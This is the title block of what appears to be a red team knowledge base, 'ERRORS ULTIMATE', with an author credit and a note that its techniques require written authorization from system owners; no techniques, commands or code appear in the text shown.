```

ERRORS ULTIMATE — Red Team Knowledge Base All techniques require explicit written authorization from system owners. Author: Gary Holden Schneider (Eros) | GitHub: Gnosisone